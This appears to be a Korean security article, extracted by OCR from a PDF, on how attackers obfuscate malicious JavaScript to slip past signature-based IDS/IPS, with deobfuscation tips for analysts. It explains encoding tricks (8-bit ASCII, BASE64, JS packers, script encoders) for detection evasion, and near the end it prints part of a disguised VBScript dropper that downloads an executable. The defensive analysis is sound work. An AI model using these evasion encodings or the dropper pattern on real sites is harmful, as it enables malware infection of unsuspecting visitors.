
공격자 자체의 복호화 함수는 사실 어떤 형태의 변형이 만들어나올 지 공격자 자신 이외에는 전혀 알 수가 없는 노릇이다. 따라서, 공격자의 행태를 미리 예측하고 적절한 대응 방안을 준비해놓기란 거의 불가능에 가깝다고 할 수 있다. 그럼에도, 오래 전부터 꾸준히 사용되고 있는 복호화 함수들이 존재하기도 한다. 아래 소개한 psw() 등이 그러한 예라 할 수 있다.



[그림] 자체 복호화 함수 psw() 를 이용한 우회

조금 더 복잡한 자체 복호화 함수를 보자. 아래의 자체 복호화 함수 rechange() 은 다음의 순서로 동작한다. 이 보다 더 복잡한 형태로도 충분히 구현 가능함을 우린 알고 있다!

- 숫자형태의 문자열을 스플릿 문자($)로 잘라내어 문자 array를 구성한다
- 숫자형태의 문자 array로부터 한 문자씩 숫자에 해당되는 ASCII 문자로 치환한다.
- 각 ASCII 문자들을 연결하여 최종 문자열을 생성하고 반환한다.



[그림] 자체 복호화 함수 recharge() 를 이용한 우회

우리가 주목해야 할 부분은 "손에 익숙한 도구들을 즐겨 사용하기 마련이다"는 것이다. 즉, 공격자 혹은 공격자그룹마다 우회 기법에 즐겨 사용하는 자기 암/복호화 도구가 있을 것이란 추정이 가능해진다. 만약, 공격자그룹과 암/복호화 함수 간의 연결관계가 성립되고, 암/복호화 함수에 대한 대응력을 강화한다면, 보다 효과적인 대응력을 갖게 될 것이다.

공격자그룹A ---------- 암/복호화 함수A

공격자그룹B ---------- 암/복호화 함수B

… ….

8-bit ASCII 인코딩을 이용한 우회 기법


최근 8-bit ASCII 인코딩을 이용한 우회 기법이 많이 발견되고 있다. 아마도 다른 기법보다 새롭다는 측면도 있고, 변환 과정이 복잡하지 않다는 이유 때문이 아닐까 한다 (필자 견해)

ASCII 문자의 경우 8비트 문자로 표현하되, 최상위 1비트를 제외한 7비트로 모든 문자를 표현하게 된다. 즉, 최상위 1비트는 ASCII문자 표현에 있어서는 무의미하게 된다. 이러한 ASCII 문자 표현의 성질을 이용한 것이 8-bit ASCII 인코딩 기법이다.

8-bit 인코딩 변환은 최상위 1비트로 조작하는 것이므로 의외로 간단하다. 최상위 1비트 값을 0→1로 변환하기만 하면 된다. 8-bit 인코딩 변환 후 HTML파일에서 charset을 US-ASCII로 정의함으로써 실제 HTML 파일을 처리하는 과정에서는 변환에 참여한 최상위 1비트의 영향을 받지 않도록 한다.

```
<meta http-equiv="Content-Type" content="text/html; charset=US-ASCII" />
```

그렇다면, 시그니처 기반의 탐지 관점에서는 어떻게 될까. 아래의 그림에서 우리는 "html" 이라는 문자(0x68746d6c)를 탐지한다고 할 경우, 실제 네트워크 상의 트래픽에서는 0x68746d6c 가 아닌 0xE8F4EdEc 가 되므로, 탐지 정책을 가볍게 우회하게 될 가능성이 있다.




[그림] 7-bit ASCII 값을 8bit 인코딩 하는 과정. 상위 1비트의 값이 0→1 으로 변환.


8-to-7 ASCII 인코딩 변환을 지원하는 몇 가지 방법이 존재한다.

- ASCII exploit에서 사용하는 문자열 인코딩/디코딩 프로그램
  - ASCIIExploit.exe, http://mireenae.com/43

- PERL 활용
  - 형식: $cat encoding.htm | perl -pe 's/(.)/chr(ord($1)&127)/ge'
  - 정보: SANS, Decoding Diyer's Ascii bypass
    - ✓ http://isc.sans.org/diary.html?storyid=2214



[그림] 8-bit인코딩 변환 후 공격코드 (좌), 8-bit 인코딩 변환 전 공격 (우)




Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

[그림] Ascii 코드 테이블. 이미 우리가 알고 있듯이 ASCII는 7비트(0x00-0x7F) 문자로 모두 표현이 가능함을 알 수 있다.

BASE64 인코딩을 이용한 우회 기법

BASE64 인코딩/디코딩 함수는 우리에겐 매우 친숙한 암호화 함수 중 하나이다. 보통 이메일 첨부파일을 전송할 때 많이 사용되기도 한다. BASE64 디코딩 기능을 제공하는 온라인 사이트도 많으니 쉽게 공격코드 확인이 가능할 것이다.

- 필자가 많이 사용하는 온라인 BASE64 변환기
  - http://makcoder.sourceforge.net/demo/base64.php
  - 

[그림] BASE64 인코딩 후 공격코드 (상), BASE64 인코딩 전 공격코드 (하). MS06-014, RealPlayer 취약점 공격코드가 BASE64 함수를 이용한 것이 발견되었다.

```
var base64EncodeChars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
var base64DecodeChars = new Array(
    -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,
    -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,
    -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, 62, -1, -1, -1, 63,
    52, 53, 54, 55, 56, 57, 58, 59, 60, 61, -1, -1, -1, -1, -1,
    -1,  0,  1,  2,  3,  4,  5,  6,  7,  8,  9, 10, 11, 12, 13, 14,
    15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, -1, -1, -1, -1, -1,
    -1, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40,
    41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, -1, -1, -1, -1, -1);

function base64(str,type)
{
  if (type==0)
  {
    return base64encode(str)
  }
  else if(type==1)
  {
    return base64decode(str)
  }
  else
  {
    return str
  }
}

function base64encode(str) {
    var out, i, len;
```

[그림] BASE64 함수는 Javascript파일형태로 (.js)로 공격코드와 함께 제공된다.

참고. BASE64 인코딩 원리 이해하기[4]

BASE64는 기본적으로 64진수(2^6, 6비트)로 모든 정보를 표현하고자 하는 데 있다. 그런데, 컴퓨터에서 한 문자는 8비트로 표현이 되지 않던가. 따라서, 6과 8로 나누어 떨어질 수 있는 최소공배수 24비트로 문자열을 처리단위가 결정이 된다. 24비트란 크기는 BASE64에서 다루게 될 6비트 기준으로는 4바이트가 되고, 흔히 컴퓨터에서 일컬어지는 문자의 단위인 8비트 기준으로는 3바이트가 된다. 따라서, BASE64 인코딩은 다른 표현으로 3-to-4 인코딩이라 하기도 하는 것이다.

자, 그럼 문자열 KIM을 BASE64 인코딩 해보자. 우선 KIM 문자열에 대한 2진수열을 구해야 한다. KIM의 HEX값은 4B(K) 49(I) 4D(M) 이므로, 이것의 2진수를 구하면 0100 1011 (K) 0100 1001 (I) 0100 1101 (D) 이 된다.

- KIM(16) → 4B 49 4D
- KIM (2) → 0100 1011 0100 1001 0100 1101

KIM의 2진수열을 6비트 단위로 쪼개어 재계산 후, BASE64 변환테이블을 참고하여 해당되는 문자로 치환하면 된다. KIM 의 BASE64 인코딩 결과는 S0IN 이 된다.

- KIM (6) → 010010 110100 100101 001101
- KIM (6) → 18 52 37 13
- KIM (BASE64) → S 0 I N

6Bit값	대상값	6Bit값	대상값	6Bit값	대상값	6Bit값	대상값
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/

[그림] BASE64 변환 테이블

[4] http://en.wikipedia.org/wiki/Base64

패딩문자(=)의 역할

위에서 설명한 바와 같이, BASE64 인코딩/디코딩의 기본단위는 24비트이다. (6비트 문자 * 4개, 8비트 문자 * 3개). 인코딩 하기 위해 사용되는 모든 문자열이 3바이트 단위로 딱 떨어진다는 보장은 누구도 할 수 없다. 나누어 떨어지지 않는 부분에 대해 패딩(=)문자를 이용하여 아무 값도 없음을 알려주는 기능을 한다.

알려진 난독화/암호화 도구를 이용한 우회 기법

앞서 설명한 많은 우회 기법들이 있지만, 잘 알려진 난독화/암호화 도구를 그대로 사용하거나, 약간의 코드 수정을 거쳐 자기화 하는 경우가 일반적이다. 악성코드의 패커(Packer)와 유사한 개념으로, 정상적인 목적으로도 활용이 가능하다.

- Dean Edwards's JavascriptObfuscator & Compressor
- Windows JavascriptEncoder

아래 그림은 Dean Edwards's JavascriptCompressor가 활용된 사례이다. 이러한 도구들을 그대로 쓰지 않고, 자기 방식대로 약간씩 수정하여 사용하기도 한다. 아래 function(p,a,c,k,e,d) 함수를 보고 좌측의 iframe 코드를 생각해 낸다는 것은 너무 힘든 일이다.

Dean Edwards's JavascriptObfuscator & Compressor


최근 공격자들에 의해 빈번하게 사용되고 있는 난독화 도구의 하나로 소개되고 있다. 본 도구는 Dean Edwards 의 사이트에서 인코딩/디코딩 결과를 확인할 수 있다. 일부 코드를 변경하여 사용하는 경우가 다수의 중국사이트에서 확인되고 있다. 따라서, 인코딩/디코딩 결과는 조금씩 다를 수 있음을 유의해야 한다.

Dean Edwards's codes:

- Using function(p,a,c,k,e,d), http://javascriptcompressor.com/
- Using Function(p,a,c,k,e,r), http://dean.edwards.name/packer/

```
function encode() {
 var code = document.getElementById('code').value;
 code = code.replace(/[\r\n]+/g, '');
 code = code.replace(/'/g, "\\'");
 var tmp = code.match(/\b(\w+)\b/g);
 tmp.sort();
 var dict = [];
 var i, t = '';
 for(var i=0; i<tmp.length; i++) {
   if(tmp[i] != t) dict.push(t = tmp[i]);
 }
 var len = dict.length;
 var ch;
 for(i=0; i<len; i++) {
   ch = num(i);
   code = code.replace(new RegExp('\\b'+dict[i]+'\\b','g'), ch);
   if(ch == dict[i]) dict[i] = '';
 }
 document.getElementById('code').value = "eval(function(p,a,c,k,e,d)
   + "'"+code+"',"+a+","+len+",'"+ dict.join('|')+"'.split('|'),0,{}
}
```

[그림] 중국사이트들에서 게시되어 있는 변형 코드의 일부



[그림] 중국사이트의 변형코드를 통한 Iframe 코드 인코딩 확인

Windows JavascriptEncoder

2007년 초까지 많이 활용된 우회 기법이다. 두 가지 스크립트에 대한 인코딩을 지원한다.

- Javascript.Encode
- VBscript.Encode

이러한 스크립트 인코딩을 지원하는 도구가 MS 사이트에서 지원된다. 스크립트 인코더/디코더 와 관련한 사이트 정보는 아래와 같다.

- Windows Script Encoder:
  - http://www.microsoft.com/downloads/details.aspx?FamilyID=e7877f67-c447-4873-b1b0-21f0626a6329&displaylang=ko
- Windows Script Decoder:
  - http://www.virtualconspiracy.com/content/scrdec/intro
- GreyMagic Online Script Decoder (온라인):
  - http://www.greymagic.com/security/tools/decoder/

이 기법의 인코딩 (Encode) 포맷은 간단히 살펴보면 다음과 같다.

- 시작문자: “#@~^” (4문자)
- 데이터길이: 32비트 변수, Base64 인코딩
- 인코딩 된 메시지
- 스크립트 첵섬: 32비트 변수, Base64 인코딩
- 끝문자: “^#~@” (4문자)


Example:

```
<script language="VBScript.Encode">#@~^vAMAAA==@#@&rU,2MDWMP
```

... (중략) ...

```
@#@&) Ut+^s2X+m!OnP6xm:nFSEr~EJBEWa+UEB!@#@&vfsAAA==^#~@</sc
ript>
```

- 시작문자: #@~^
- 데이터길이: vAMAAA==
- 인코딩된 메시지: (생략)
- 스크립트 첵섬: vfsAAA===
- 끝문자: ^#~@




[그림] VBscript.Encode 된 공격코드 (좌), 인코딩 전 (우)


몇가지 팁 활용

끝으로, 자바스크립트 난독화(JavascriptObfuscation) 기술을 간단하게 해제할 수 있는 몇 가지 팁을 제공하고자 한다. 아래 언급된 팁으로 모든 난독화 기술의 해결은 불가능하므로, 본 문서에 설명된 여러 가지 다양한 인코딩/디코딩 기법 그리고 도구들을 활용하여 풀어나가는 지혜가 필요할 수도 있다.

- 출력함 수 변경:
  - 알림창 alert () 또는 msgbox() 함수로 변경:
    - ✓ document.write ()나 eval() 같은 문자열 함수를 javascript:alert() 또는 vbscript:msgbox()로 변경하여 알림창에 디코딩된 자바스크립트 코드를 출력한다.




[그림] document.write () → alert ()로 변경




[그림] alert 함수로 인해 알림창에 디코딩된 공격코드 출력

■ 출력기능 <xmp> 태그 추가:

✓ <xmp></xmp> 태그 안의 문자열을 브라우저에 그대로 출력한다. (자바스크립트 코드로 인식되지 않고 코드 자체가 출력됨)




[그림] <xmp> 태그 추가



[그림] <xmp> 태그로 인해 부라우져 상에 디코딩된 공격코드 출력

■ <textarea> 태그 추가:

✓ <textarea> 태그로 인해 텍스트박스에 공격코드를 그대로 출력한다.



[그림] <textarea> 태그 추가

```
<script type="text/jscript">
function init() {
document.write("No web site is configured at this address");

}
window.onload = init;
</script>
<html>
<title>404</title>
</html>
<script language="VBScript">
On Error Resume Next
exe = "http://...../D.exe"
x1="o"&"bj"&"e"&"ct"
x2="cls"&"id:BD9"&"6C5"&"56-6"&"5"&"A3-1"&"1D"&"0-98"&"3"&"A-00"&"C0"&"4F"&"C2"&"9E36"
x3="c"&"la"&"ss"&"id"
x4="Mic"&"roso"&"ft.XM"&"LHT"&"TP"
x5="Ad"&"od"&"b.St"&"r"&"eam"
x6="G"&"ET"
x7="Scr"&"ip"&"ting.Fil"&"eS"&"yst"&"em0"&"bject"
x8="She"&"ll.A"&"ppl"&"icati"&"on"

Set vv = document.createElement(x1)
vv.SetAttribute x3, x2
XMLHTTP=x4
Set x = vv.CreateObject(XMLHTTP,"")
```

[그림] <textarea> 태그로 인해 텍스트박스 안에 공격코드 출력

- 도구 활용

■ 자바스크립트 인터프리터 활용:

✓ NJS JavascriptInterpreter, http://www.njs-javascript.org/

✓ Spider Monkey, http://www.mozilla.org/js/spidermonkey/

✓ Rhino, http://www.mozilla.org/rhino/

- 참고 문서

■ Reverse Engineering Malicious Javascript

✓ http://cansecwest.com/slides07/csw07-nazario.pdf


맺으며

우리는 지금까지 시그니처 기반의 IDS/IPS 탐지을 우회하기 위한 다양한 자바스크립트 난독화 (JavascriptObfuscation) 기술에 대해 살펴보았다. 필자의 경험에 비추어볼 때 “보안 솔루션의 탐지 기술 vs. 공격자의 우회 기술의 전쟁”은 영원히 끝나지 않을 것 같다.

보안을 책임지는 입장에서 보안 위협에 대한 미래 예측성이 항상 필요하다. 세상에는 본 글에 인용되지 않은 많은 인코딩/디코딩 기술이 존재한다. 공격자는 언제라도 그들의 도구에 다양한 인코딩 기술을 도입하려 들 것이다.

따라서, 다양한 우회 기법을 효과적으로 대처하기 위해서는 다양한 인코딩 기법의 악용 가능성에 대한 한걸음 빠른 대비 태세가 항상 필요한 것인지도 모른다.

오늘 하루도, 사이버 세상의 얼굴 없는 공격자들과의 고된 전선을 뒤로 한 체 편하게 쉬어 볼 날만을 기도해 본다.



